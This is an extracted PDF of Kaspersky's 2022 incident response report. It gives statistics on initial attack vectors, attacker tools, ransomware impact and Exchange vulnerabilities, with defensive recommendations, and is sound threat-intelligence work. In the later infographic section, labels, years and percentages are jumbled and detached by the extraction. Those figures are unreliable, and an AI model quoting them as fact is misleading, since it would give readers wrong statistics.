

INCIDENT RESPONSE

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Introduction

The Incident Response Analyst Report provides insights into incident investigation services conducted by Kaspersky in 2022.


We deliver a range of services to help organizations when they need to remediate the impact of a cyberthreat: incident response, digital forensics, and malware analysis. Data in the report comes from our daily practices with organizations seeking assistance with full-blown incident response or complementary expert activities for their internal incident response teams³.

Kaspersky Digital Forensics and Incident Response operations are handled by our **Global Emergency Response Team (GERT)** with experts in Europe, Asia, South and North America, the Middle East and Africa. Our service approach moved to near-complete remote delivery - 98% of all cases.




³ The analytics are based on commercial incident response cases performed by Kaspersky

Geography of incident responses




Verticals and industries



Key trends in 2022

Initial attack vectors

As you can see, the Top 3 hasn't changed since last year¹. We can conclude that well-known but unpatched vulnerabilities remain one of the most effective ways to attack. And as this is associated with very ubiquitous software, such as Microsoft Exchange, exploitation is very common and highly effective.



	2019 Place	%	2020 Place	%	2021 Place	%	2022 Place	%
Exploit Public Facing Apps	1	37%	2	31.5%	1	53.6%	1	42.9%
Compromised accounts	3	13%	1	31.6%	2	17.9%	2	23.8%
Malicious e-mail	2	30%	3	23.7%	3	14.3%	3	11.9%

Attackers' tools of choice



LOLBins

The trend of using LOLBins - Living Off The Land Binaries - persists. PowerShell remains one of the most popular tools among attackers at the Lateral Movement stage.



PsExec, Mimikatz and Cobalt Strike


PsExec, Mimikatz and Cobalt Strike retain the title of the most popular attacking tools in recent years. In 2022, these tools were involved in 10.4%, 9.8% and 6% of all attacks respectively.

Attack impact



For 3 years in a row, file encryption has been the #1 problem faced by our customers. However, the number of companies that encountered cryptors in their network in 2022 has decreased.

Top attacked regions









22.5%







Top targeted industries



Industrial

17.4%

Ransomware cases

Distribution of attacks by duration based on initial vector

	Attack duration					
Initial attack vector	Hours	Days	Weeks	Months	Years	Grand total
Compromised accounts	9.52%	2.38%	4.76%	7.14%	0.00%	23.81%
Exploitation of public-facing applications	4.76%	14.29%	9.52%	11.90%	2.38%	42.86%
External remote services	2.38%	4.76%	2.38%	0.00%	0.00%	9.52%
Malicious email	2.38%	2.38%	2.38%	4.76%	0.00%	11.90%
Trusted relationships	0.00%	2.38%	0.00%	2.38%	0.00%	4.76%
Hardware additions	2.38%	0.00%	0.00%	0.00%	0.00%	2.38%
Other	2.38%	2.38%	0.00%	0.00%	0.00%	4.76%
Grand total	23.81%	28.57%	19.05%	26.19%	2.38%	100.00%

According to the research data, during attacks associated with ransomware, the same basic methods that are inherent in other types of attacks were used as the initial attack vector. Exploiting public-facing applications and previously compromised user accounts were used in 42.9% and 23.8% of cases respectively. External remote services were also widely used by attackers as the initial vector in cases with cryptors.

However, in a number of attacks, the attackers' goal was not extortion or data encryption, but company data – personal data, intellectual property, and other sensitive information. Managing the damage from these kinds of attacks is almost impossible. It leads to reputational loss as well as potential penalties from regulators, and lawsuits. All this is used as an additional incentive for blackmail.

We observed data leakage in some cases with cryptors. In addition, the purpose of using cryptors is sometimes to hide the initial traces of an attack and complicate incident investigations.


In most cases with cryptors we found the adversary spent some time in the customer network, after the initial penetration. Attackers use PowerShell to collect data, Mimikatz to escalate privileges, PsExec to execute commands remotely or frameworks like Cobalt Strike for all stages of attack.

Vulnerability Exploitation

In all cases when exploiting vulnerabilities was used as the initial vector, the main damage is data encryption.

The most prevalent vulnerability in our data set is the list of vulnerabilities related to Microsoft Exchange Server (cve-2021-26855 , cve-2021-34523)

Despite the fact that protection measures against this attack vector are straightforward – i.e. security updates – zero-day vulnerabilities are way ahead of other methods of initial penetration.



Overview and recommendations


The statistics contained in the report are based on incident response cases solved by Kaspersky's Global Emergency Response Team in 2022².

² Both, incident response retainer and emergency cases globally


Threat intelligence view ³

³ The following representation is based on the stages of the **Unified Kill Chain**

Getting in



Exploitation of public-facing applications



Compromised accounts 2022 23.8%

2021 17.9%

Malicious email

 2022
 11.9%

 2021
 14.3%

Recommendations

- Implement a robust password policy and multifactor authentication
- Remove management ports from public access
- Establish a zero-tolerance policy for patch management or compensation measures for public-facing applications
- Ensure that employees maintain a high level of security awareness

Hacking through



Usage of legitimate tools grew from 39.7% in 2021 to 46% of all cases in 2022

Taking it out

Collection

Exfiltration

Objectives


Impact

Cobalt Strike 2022 6.0%

2021 9.7%

Mimikatz 9.89





10.4%

PsExec 2022 **1**

2021 10.8%
Other

Other

2022

2021

2021

2022 15.3% 2021 0.9%

Data leakage

Recommendations

- Implement rules for detection of pervasive tools used by adversaries
- Employ a security toolstack with EDR-like telemetry
- Constantly test reaction times of security operations with offensive exercises
- Eliminate usage of similar tools by internal teams (IT)

Recommendations

- 2021 16%
- Active Directory compromised 2022 17.3%

11.1%



51.9%

- · Back up your data
- Work with an Incident Response Retainer partner to address incidents with fast SLAs
- Implement strict security programs for applications with PII
- Continuously train your incident response team to maintain their expertise and stay up to speed with the changing threat landscape

Organization's maturity

Looking at the reasons for IR service requests in more detail, we can divide them into two groups.

Group I

Reasons and impact were already known at the time of the request:

Data encryption

Data leakage

Money theft

Group II

44.21% of all requests

Requests based on suspicious indicators:

User activity

Security tools' alerts

Files and emails

Network activity


- 14.29% of all attacks prevented or stopped without impact
- 11.90% resolved as false alarms
- 11.90% further investigations revealed a data leak
- 14.29 compromise of user credentials and AD

